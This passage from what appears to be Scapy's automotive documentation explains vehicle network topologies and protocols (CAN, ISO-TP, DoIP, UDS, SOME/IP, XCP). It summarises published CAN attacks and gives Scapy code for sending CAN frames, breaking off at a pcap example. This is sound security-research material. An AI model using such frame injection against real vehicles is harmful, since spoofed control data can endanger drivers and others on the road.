


Fig. 1: Line-Bus network topology

The first vehicles with CAN bus used a single network with a line-bus topology. Some lower-priced vehicles still use one or two shared CAN bus networks for their internal communication nowadays. The downside of this topology is its vulnerability and the lack of network separation. All ECUs of a vehicle are connected on a shared bus. Since CAN does not support security features from its protocol definition, any participant on this bus can communicate directly with all other participants, which allows an attacker to affect all ECUs, even safety-critical ones, by compromising one single ECU. The overall security level of this network is given from the security level of the weakest participant.

Central Gateway

The central Gateway (GW) topology can be found in higher-priced older cars and medium-priced to lower-priced recent cars. A centralized GW ECU separates domain-specific sub-networks. This allows an OEM to encapsulate all ECUs with remote attack surfaces in one sub-network. ECUs with safety-critical functionalities are located in an individual CAN network. Next to CAN, FlexRay might also be used as a communication protocol inside a separate network domain. The security of a safety-critical network in this topology depends mainly on the central GW ECU's security. This architecture increases the overall security level of a vehicle through domain separation. After an attacker successfully exploited an ECU through an arbitrary attack surface, a second exploitable vulnerability or a logical bug is necessary to compromise a different domain, a safety-critical network, inside a vehicle. This second exploit or logical bug is necessary to overcome the network separation of the central GW ECU.

Central Gateway and Domain Controller

A new topology with central GW and Domain Controllers (DCs) can be found in the latest higher-priced vehicles. The increasing demand for bandwidth in modern vehicles with autonomous driving and driver assistant features led to this topology. An Automotive Ethernet network is used as a communication backbone for the entire vehicle. Individual domains, connected through a DC with the central GW, form the vehicle's backbone. The individual DCs can control and regulate the data communication between a domain and the vehicle's backbone. This topology achieves a very-high security level through a strong network separation with individual DCs, acting as gateway and firewall, to the vehicle's backbone network. OEMs have the advantage of dynamic information routing next to this security improvement, an




Fig. 2: Network topology with central GW ECU

enabler for Feature on Demand (FoD) services.

Automotive Communication Protocols

This section provides an overview of relevant communication protocols for security evaluations in automotive networks. In contrast to section “Physical Protocols”, this section focuses on properties for data communication.

CAN

The CAN communication technology was invented in 1983 as a message-based robust vehicle bus communication system. The Robert Bosch GmbH designed multiple communication features into the CAN standard to achieve a robust and computation efficient protocol for controller area networks. Remarkable for the communication behavior of CAN is the internal state machine for transmission errors. This state machine implements a fail silent behavior to protect a safety-critical network from babbling idiot nodes. If a specific limit of reception errors (REC) or transmission errors (TEC) occurred, the CAN driver changes its state from error-active to error-passive and finally to bus-off.

In recent years, this protocol specification was abused for Denial of Service (DoS) attacks and information gathering attacks on the CAN network of a vehicle. Cho et al. demonstrated a DoS attack against CAN networks by abusing the bus-off state of ECUs¹. Injections of communication errors in CAN frames of one specific node caused a high transmission error count in the node under attack, forcing the attacked node to enter the bus-off state. In 2019 Kulandaivel et al. combined this attack with statistical analysis to

¹ Kyong-Tak Cho and Kang G. Shin. Error handling of in-vehicle networks makes them vulnerable. In Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, CCS ’16, page 1044–1055, New York, NY, USA, 2016. Association for Computing Machinery.




Fig. 3: Network topology with Automotive-Ethernet backbone and DC




Fig. 4: CAN bus states on transmission errors. Receive Error Counter (REC), Transmit Error Counter (TEC)

achieve a fast and inexpensive network mapping in vehicular networks². They combined statistical analysis of the CAN network traffic before and after the bus-off attack was applied to a node. All missing CAN frames in the network traffic after an ECU was attacked could now be mapped to the ECU under attack, helping researchers identify the origin ECU of a CAN frame. Ken Tindell published a comprehensive summary of low level attacks on CANs in 2019³.




Fig. 5: Complete CAN data frame structure⁹

The above figure shows a CAN frame and its fields as it is transferred over the network. For information exchange, only the fields arbitration, control, and data are relevant. These are the only fields to which a usual application software has access. All other fields are evaluated on a hardware-layer and, in most cases, are not forwarded to an application. The data field has a variable length and can hold up to eight bytes. The length of the data field is specified by the data length code inside the control field. Important variations of this example are CAN-frames with extended arbitration fields and the Controller Area Network Flexible Data-Rate (CAN FD) protocol. On Linux, every received CAN frame is passed to SocketCAN. SocketCAN allows the CAN handling via network sockets of the operating system. SocketCAN was created by Oliver Hartkopp and added to the Linux Kernel version 2.6.25⁴. Figure 2.7 shows the frame structure, how CAN frames are encoded if a user-land application receives data from a CAN socket.




Fig. 6: CAN frame defined by SocketCAN

The comparison of above figures clearly shows the loss of information during the CAN frame processing from a physical layer driver. Almost every CAN driver acts in the same way, whether an application code runs on a microcontroller or a Linux kernel. This also means that a standard application does not have access to the Cyclic Redundancy Check (CRC) field, the acknowledgment bit, or the end-of-frame field.

Through the CAN communication in a vehicle or a separated domain, ECUs exchange sensor-data and control inputs; this data is mainly not secured and can be modified by assailants. Attackers can easily

² Sekar Kulandaivel, Tushar Goyal, Arnav Kumar Agrawal, and Vyas Sekar. Canvas: Fast and inexpensive automotive network mapping. In 28th USENIX Security Symposium (USENIX Security 19), pages 389–405, Santa Clara, CA, August 2019. USENIX Association.

³ Ken Tindell. CAN Bus Security - Attacks on CAN bus and their mitigations, 2019. <https://canislabs.com/wp-content/uploads/2020/12/2020-02-14-White-Paper-CAN-Security.pdf>

⁹ Pico Technology Ltd. Complete CAN data frame structure, 2020 (accessed February 14, 2020). https://www.picotech.com/images/uploads/library/topics/_med/CAN-full-frame.jpg

⁴ Oliver Hartkopp. Readme file for the Controller Area Network Protocol Family (aka SocketCAN), 2020 (accessed January 29, 2020). <https://www.kernel.org/doc/Documentation/networking/can.txt>

spoof sensor values on a CAN bus to trigger malicious reactions of other ECUs. Miller and Valasek described this spoofing attack during their studies on automotive networks⁵. To prevent attacks on safety-critical data transferred over CAN, Automotive Open System Architecture (AUTOSAR) released a secure onboard communication specification⁶.

ISO-TP (ISO 15765-2)

The CAN protocol supports only eight bytes of data. Use-cases like diagnostic operations or ECU programming require much higher payloads than the CAN protocol supports. For these purposes, the automotive industry standardized the Transport Layer (ISO-TP) (ISO 15765-2) protocol⁷. ISO-TP is a transportation layer protocol on top of CAN. Payloads with up to 4095 bytes can be transferred between ISO-TP endpoints fragmented in CAN frames. The ISO-TP protocol handling requires four special frame types.




Fig. 7: ISO-TP fragmented communication

The different types of ISO-TP frames are shown in the following figure. The payload of a CAN frame gets replaced by one of the four ISO-TP frames. The individual ISO-TP frames have different purposes. A single frame can transfer between 1 and 7 bytes of ISO-TP message data. The len field of a Single Frame or a First Frame indicates the ISO-TP message length. Every message with more than 7 bytes of payload data must be fragmented into a First Frame, followed by multiple Consecutive Frames. This communication is illustrated in the above figure. After the First Frame is sent from a sender, the receiver has to communicate its reception capabilities through a Flow Control Frame to the sender. Only after this Flow Control Frame is received, the sender is allowed to communicate the Consecutive Frames according to the receiver's capabilities.

ISO-TP acts as a transport protocol with the support of directed communication through addressing

⁵ Dr. Charlie Miller and Chris Valasek. Adventures in Automotive Networks and Control Units. DEF CON 21 Hacking Conference. Las Vegas, NV: DEF CON, August 2013. http://illmatics.com/car_hacking.pdf (accessed 2020-05-27)

⁶ AUTOSAR. Specification of Secure Onboard Communication, 2020 (accessed January 31, 2020). https://www.autosar.org/fileadmin/user_upload/standards/classic/4-3/AUTOSAR_SWS_SecureOnboardCommunication.pdf

⁷ ISO Central Secretary. Road vehicles – Diagnostic communication over Controller Area Network (DoCAN) – Part 2: Transport protocol and network layer services. Standard ISO 15765-2:2016, International Organization for Standardization, Geneva, CH, 2016.




Fig. 8: ISO-TP frame types

mechanisms. In vehicles, ISO-TP is mainly used as a transport protocol for diagnostic communication. In rare cases, ISO-TP is also used to exchange larger data between ECUs of a vehicle. Security measures have to be applied to the application layer protocol transported through ISO-TP since ISO-TP has no capabilities to secure its transported data.

DoIP

Diagnostic over IP (DoIP) was first implemented on automotive networks with a centralized gateway topology. A centralized GW functions as a DoIP endpoint that routes diagnostic messages to the desired network, allowing manufacturers to program or diagnose multiple ECUs in parallel. Since the Internet Protocol (IP) communication between a repair-shop tester and the GW is many times faster than the communication between the GW ECU and a target ECU connected over CAN, the remaining bandwidth of the IP communication can be used to start further DoIP connections to other ECUs in different CAN domains. DoIP is specified as part of AUTOSAR and in ISO 13400-2. Similar to ISO-TP, DoIP does not specify special security measures. The responsibility regarding secured communication is delegated to the application layer protocol.

Diagnostic Protocols

Two examples of diagnostic protocols are General Motor Local Area Network (GMLAN) and Unified Diagnostic Service (UDS) (ISO 14229-2). The General Motors Cooperation uses GMLAN. German OEMs mainly use UDS. Both protocols are very similar from a specification point of view, and both protocols use either ISO-TP or DoIP messages for a directed communication with a target ECU. Since different OEMs use UDS, every manufacturer adds its custom additions to the standard. Also, every

manufacturer uses individual ISO-TP addressing for the directed communication with an ECU. GMLAN includes more precise definitions about ECU addressing and an ECUs internal behavior compared to UDS.

UDS and GMLAN follow a tree-like message structure, where the first byte identifies the service. Every service is answered by a response. Two types of responses are defined in the standard. Negative responses are indicated through the service 0x7F. Positive responses are identified by the request service identifier incremented with 0x40.




Fig. 9: Automotive Diagnostic Protocol Stack

A clear separation between the transport and the application layer allows creating application layer tools for both network stacks. The figure above provides an overview of relevant protocols and the corresponding layers. UDS defines a clean separation between application and transport layer. On CAN based networks, ISO-TP is used for this purpose. The CAN protocol can be treated as the network access protocol. This allows to replace ISO-TP and CAN with DoIP or HSFZ and Ethernet. The GMLAN protocol combines transport and application layer specifications very similar to ISO-TP and UDS. Because of that similarity, identical application layer-specific scan techniques can be applied. To overcome the bandwidth limitations of CAN, the latest vehicle architectures use an Ethernet-based diagnostic protocol (DoIP, HSFZ) to communicate with a central gateway ECU. The central gateway ECU routes application layer packets from an Ethernet-based network to a CAN based vehicle internal network. In general, the diagnostic functions of all ECUs in a vehicle can be accessed from the OBD connector over UDSONCAN or UDSONIP.

SOME/IP

Scalable service-Oriented MiddlewarE over IP (SOME/IP) defines a new philosophy of data communication in automotive networks. SOME/IP is used to exchange data between network domain controllers in the latest vehicle networks. SOME/IP supports subscription and notification mechanisms, allowing domain controllers to dynamically subscribe to data provided by another domain controller dependent on the vehicle's state. SOME/IP transports data between domain controllers and the gateway that a vehicle needs during its regular operation. The use-cases of SOME/IP are similar to the use-cases of CAN communication. The main purpose is the information exchange of sensor and actuator data between ECUs. This usage emphasizes SOME/IP communication as a rewarding target for cyber-attacks.

CCP/XCP

Universal Measurement and Calibration Protocol (XCP), the CAN Calibration Protocol (CCP) successor, is a calibration protocol for automotive systems, standardized by ASAM e.V. in 2003. The primary usage of XCP is during the testing and calibration phase of ECU or vehicle development. CCP is designed for use on CAN. No message in CCP exceeds the 8-byte limitation of CAN. To overcome this restriction, XCP was designed to aim for compatibility with a wide range of transport protocols. XCP can be used on top of CAN, CAN FD, Serial Peripheral Interface (SPI), Ethernet, Universal Serial Bus (USB), and FlexRay. The features of CCP and XCP are very similar; however, XCP has a larger functional scope and optimizations for data efficiency.

Both protocols have a session-based communication procedure and support authentication through seed and key mechanisms between a master and multiple slave nodes. A master node is typically an engineering Personal Computer (PC). In vehicles, slave nodes are ECUs for configuration. XCP also supports simulation. A vehicle engineer can debug a MATLAB Simulink model through XCP. In this case, the simulated model acts as the XCP slave node. CCP and XCP can read and write to the memory of an ECU. Another main feature is data acquisition. Both protocols support a procedure that allows an engineer to configure a so-called data acquisition list with memory addresses of interest. All memory specified in such a list will be read periodically and be broadcast in a CCP or XCP Data Acquisition (DAQ) packet on the chosen communication channel. The following figure gives an overview of all supported communication and packet types in XCP. In the Command Transfer Object (CTO) area, all communication follows a request and response procedure always initiated by the XCP master. A Command Packet (CMD) can receive a Command Response Packet (RES), an Error (ERR) packet, an Event Packet (EV), or a Service Request Packet (SERV) as a response. After the configuration of a slave through CTO CMDs, a slave can listen for Stimulation (STIM) packets and periodically send configured DAQ packets. The resources section in the following figure indicates the possible attack surfaces of this protocol (Programming (PGM), Calibration (CAL), DAQ, STIM) which an attacker could abuse. It is crucial for a vehicle's security and safety that such protocols, which have their use only during calibration and development of a vehicle, are disabled or removed before a vehicle is shipped to a customer.

References

9.1.3 Layers

Note

ATTENTION: Animations below might be outdated.

CAN

How-To

Send and receive a message over Linux SocketCAN:

```
load_layer("can")
load_contrib('cansocket')

socket = CANSocket(channel='can0')
packet = CAN(identifier=0x123, data=b'01020304')
```

(continues on next page)

⁸ Vector Informatik GmbH. XCP – The Standard Protocol for ECU Development. Vector Informatik GmbH, 2020 (accessed January 30, 2020). https://assets.vector.com/cms/content/application-areas/ecu-calibration/xcp/XCP_ReferenceBook_V3.0_EN.pdf




Fig. 10: XCP communication model between XCP Master and XCP Slave. This model shows the communication direction for CTO/Data Transfer Object (DTO) packages^{Page 134, 8}.

(continued from previous page)

```
socket.send(packet)
rx_packet = socket.recv()

socket.sr1(packet, timeout=1)
```

Send and receive a message over a Vector CAN-Interface:

```
load_layer("can")
conf.contribs['CANSocket'] = {'use-python-can' : True}
load_contrib('cansocket')

socket = CANSocket(bustype='vector', channel=0, bitrate=1000000)
packet = CAN(identifier=0x123, data=b'01020304')

socket.send(packet)
rx_packet = socket.recv()

socket.sr1(packet)
```

CAN Frame

Basic information about CAN can be found here: https://en.wikipedia.org/wiki/CAN_bus

The following examples assume that CAN layer in your Scapy session is loaded. If it isn't, the CAN layer can be loaded with this command in your Scapy session:

```
>>> load_layer("can")
```

Creation of a standard CAN frame:

```
>>> frame = CAN(identifier=0x200, length=8, data=b'\x01\x02\x03\x04\x05\x06\
↪\x07\x08')
```

Creation of an extended CAN frame:

```
frame = CAN(flags='extended', identifier=0x10010000, length=8, data=b'\x01\
↪\x02\x03\x04\x05\x06\x07\x08')
>>> frame.show()
###[ CAN ]###
  flags= extended
 identifier= 0x10010000
  length= 8
 reserved= 0
 data= '\x01\x02\x03\x04\x05\x06\x07\x08'
```

CAN Frame in- and export

CAN Frames can be written to and read from pcap files:

```
